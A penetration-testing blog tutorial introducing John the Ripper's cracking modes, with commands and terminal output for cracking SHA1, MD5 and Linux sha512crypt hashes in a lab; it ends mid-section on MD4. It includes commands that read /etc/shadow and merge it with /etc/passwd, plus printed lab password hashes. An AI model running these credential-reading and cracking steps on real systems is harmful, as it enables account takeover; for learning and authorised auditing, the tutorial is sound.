Beginners Guide for John the Ripper (Part 1)

posted in PENETRATION TESTING on JUNE 5, 2018 by RAJ CHANDEL with 0 COMMENT

We know the importance of John the ripper in penetration testing, as it is quite popular among password cracking tool. In this article, we are introducing the John the ripper and its various usage for beginners.

What is John the Ripper?

John the Ripper is a free password cracking software tool developed by Openwall. Originally developed for Unix Operating Systems but later on developed for other platforms as well. It is one of the most popular password testings and breaking programs as it combines a number of password crackers into one package, autodetects password hash types, and includes a customizable cracker. It can be run against various encrypted password formats including several crypt password hash types commonly found in Linux,

Search

ENTER KEYWORD

Subscribe to Blog via Email

Email Address

SUBSCRIBE


Windows. It can also be to crack passwords of Compressed files like ZIP and also Documents files like PDF.

Where to get John the Ripper?

John the Ripper can be downloaded from Openwall's Website **here**.

Or from the Official John the Ripper Repo **here**

John the Ripper comes Pre installed in Linux Kali and can be run from the terminal as shown below:



```
root@kali:~# john
John the Ripper password cracker, version 1.8.0.6-jumbo-1-
-64]
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION]         "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from F
                  --pipe   like --stdin, but bulk reads, an
--loopback[=FILE]          like --wordlist, but fetch words
--dupe-suppression         suppress all dupes in wordlist (
--prince[=FILE]            PRINCE mode, read words from FIL
--encoding=NAME            input encoding (eg. UTF-8, ISO-8
                           doc/ENCODING and --list=hidden-o
--rules[=SECTION]          enable word mangling rules for w
--incremental[=MODE]       "incremental" mode [using sectio
--mask=MASK                mask mode using MASK
--markov[=OPTIONS]         "Markov" mode (see doc/MARKOV)
--external=MODE            external mode or word filter
```

John the Ripper works in 3 distinct modes to crack the passwords:

1. Single Crack Mode
2. Wordlist Crack Mode

3. Incremental Mode

John the Ripper Single Crack Mode

In this mode John the ripper makes use of the information available to it in the form of a username and other information. This can be used to crack the password files with the format of

Username: Password

For Example: If the username is “Hacker” it would try following passwords:

hacker

HACKER

hacker1

h-acker

hacker=

We can use john the ripper in Single Crack Mode as follows:

Here we have a text file named crack.txt containing the username and password, where the password is encrypted in sha1 encryption so to crack this password we will use:

Syntax: john [mode/option] [password file]


```
john --single --format=raw-sha1 crack.txt
```

As you can see in the screenshot that we have successfully cracked the password.

Username: **ignite** Password: **IgNiTe**

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking



```
root@kali:~# john --single --format=raw-sha1 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
IgNiTe           (ignite)
1g 0:00:00:00 DONE (2018-06-04 20:29) 4.545g/s 1531p/s 1531c/s 1531C/s I
gite
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Articles

Select Month

Facebook Page

John the Ripper Wordlist Crack Mode

In this mode John the ripper uses a wordlist that can also be called a Dictionary and it compares the hashes of the words present in the Dictionary with the password hash. We can use any wordlist of our choice. John also comes in build with a password.lst which contains most of the common passwords.


Let's see how John the Ripper cracks passwords in Wordlist Crack Mode:

Here we have a text file named crack.txt containing the username and password, where the password is encrypted in sha1 encryption so to crack this password we will use:

Syntax: john [wordlist] [options] [password file]

```
john --wordlist=/usr/share/john/password.lst --format=raw-sha1 crack.tx
```

As you can see in the screenshot, john the Ripper have cracked our password to be **asdfasdf**



```
root@kali:~# john --wordlist=/usr/share/john/password.lst
--format=raw-sha1 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for sta
tus
asdfasdf         (pavan)
1g 0:00:00:00 DONE (2018-06-04 21:07) 1.562g/s 1175p/s 117
5c/s 1175C/s arizona..asdfasdf
Use the "--show" option to display all of the cracked pass
words reliably
Session completed
```

Cracking the User Credentials

We are going to demonstrate two ways in which we will crack the user credentials of a Linux user.


Before that we will have to understand, what is a shadow file?

In Linux operating system, a shadow password file is a system file in which encrypted user password is stored so that they are not available to the people who try to break into the system. It is located at /etc/shadow.

First Method


Now, for the first method, we will crack the credentials of a particular user "pavan".

Now to do this First we will open the shadow file as shown in the screenshot.



```
root@kali:~# cat /etc/shadow
root:$6$QizMF3Ej$W7m6QbPmvRb4eyjt.Ic6KiwjCy/FU86vUucgdc/Z
.THObbp2VvMCEDJXAEt0ibpL0sV6Fxps.8k9FpmKKY1FJ.:17569:0:99
999:7:::
daemon:*:17557:0:99999:7:::
bin:*:17557:0:99999:7:::
sys:*:17557:0:99999:7:::
sync:*:17557:0:99999:7:::
games:*:17557:0:99999:7:::
man:*:17557:0:99999:7:::
lp:*:17557:0:99999:7:::
mail:*:17557:0:99999:7:::
news:*:17557:0:99999:7:::
uucp:*:17557:0:99999:7:::
proxy:*:17557:0:99999:7:::
www-data:*:17557:0:99999:7:::
backup:*:17557:0:99999:7:::
list:*:17557:0:99999:7:::
irc:*:17557:0:99999:7:::
```

And we will find the credentials of the user pavan and copy it from here and paste it into a text file. Here we have the file named crack.txt.




```
colord:*:17557:0:99999:7:::
saned:*:17557:0:99999:7:::
speech-dispatcher:!:17557:0:99999:7:::
avahi:*:17557:0:99999:7:::
pulse:*:17557:0:99999:7:::
Debian-gdm:*:17557:0:99999:7:::
king-phisher:*:17557:0:99999:7:::
dradis:*:17557:0:99999:7:::
beef-xss:*:17557:0:99999:7:::
pavan:$6$oTuUxWEX$i4QeRmbUN4PfAF0fVRu6HMCHSUor0630R8tmIzi
DNVjY3jKKcVac9pWNfGKS/3SD1pF3UKr89HL01h51Q/nCu.:17686:0:9
9999:7:::
```

Now we will use john the ripper to crack it.

john crack.txt

As you can see in the screenshot that john the ripper has successfully cracked the password for the user pavan.




```
root@kali:~# john crack.txt
Warning: detected hash type "sha512crypt", but
 is also recognized as "crypt"
Use the "--format=crypt" option to force loadi
 that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3)
 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other
atus
asdfasdf         (pavan)
1g 0:00:00:15 DONE 2/3 (2018-06-04 21:24) 0.06
9p/s 237.9c/s 237.9C/s valentine..bigben
Use the "--show" option to display all of the
swords reliably
Session completed
```

Second Method

Now, for the second method, we will collectively crack the credentials for all the users.

To do this we will have to use a john the ripper utility called "unshadow".


```
unshadow /etc/passwd /etc/shadow > crack.txt
```



```
root@kali:~# unshadow /etc/passwd /etc/shadow > crack.txt
```

Here the unshadow command is combining the /etc/passwd and /etc/shadow files so that John can use them to crack them. We are using both files so that John can use the information provided to efficiently crack the credentials of all users.


Here is how the crack file looks after unshadow command.



```
root:$6$QizMF3Ej$W7m6QbPmvRb4eyjt.Ic6KiwjCy/FU86vUucgd
Z.THObbp2VvMCEDJXAEt0ibpL0sV6Fxps.8k9FpmKKY1FJ.:
0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/
nologin
```

Now we will use john to crack the user credentials of all the users collectively.

```
john --wordlist=/usr/share/john/password.lst crack.txt
```



```
root@kali:~# john --wordlist=/usr/share/john/password.lst
 crack.txt
Warning: detected hash type "sha512crypt", but the string
 is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as
 that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512cr
ypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for st
atus
123              (raj)
asdfasdf         (pavan)
yellow           (ignite)
3g 0:00:00:21 DONE (2018-06-04 21:32) 0.1419g/s 167.7p/s
243.4c/s 243.4C/s paagal..sss
Use the "--show" option to display all of the cracked pas
swords reliably
Session completed
```


As you can see from the provided screenshot that we have discovered the following credentials:

User	Password
Raj	123
Pavan	Asdfasdf
Ignite	Yellow

Stopping and Restoring Cracking


While John the ripper is working on cracking some passwords we can interrupt or pause the cracking and Restore or Resume the Cracking again at our convenience.

So while John the Ripper is running you can interrupt the cracking by Pressing “q” or Crtl+C as shown in the given screenshot



```
root@kali:~# john --wordlist=/usr/share/john/password.lst /root/Desktop/cra
.txt
Warning: detected hash type "sha512crypt", but the string is also recognize
as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$
HA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:21 78.28% (ETA: 08:40:51) 0g/s 120.3p/s 243.5c/s 243.5C/s bull..
rmal
Session aborted
```

Now to resume or restore the cracking process we will use the –restore option of John the ripper as shown in the screenshot



```
root@kali:~# john --restore
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3
HA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:22 78.28% (ETA: 08:41:23) 0g/s 119.2p/s 241.4c/s 241.4C/s
0g 0:00:00:29 DONE (2018-06-04 08:41) 0g/s 122.2p/s 246.7c/s 246.7C/s
.sss
```


Now we will decrypt various hashes using John the Ripper

SHA1

To decrypt SHA1 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 crac
```

As you can see in the given screenshot that we have the username pavan and password as Hacker




```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Hacker           (pavan)
1g 0:00:00:00 DONE (2018-06-04 23:11) 3.225g/s 810541p/s 810541c/s 810541C/s Hannah12..Hacker
Use the "--show" option to display all of the cracked passwords reliably
```

MD5

To decrypt MD5 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 crack
```

As you can see in the given screenshot that we have the username pavan and password as P@ssword.




```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5
rack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssword         (pavan)
1g 0:00:00:00 DONE (2018-06-04 23:09) 4.761g/s 352971p/s 352971c/s 352971C/s P
hbear1..Morgan1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

MD4

To decrypt MD4 encryption we will use RockYou as wordlist and crack the password as shown below:

```
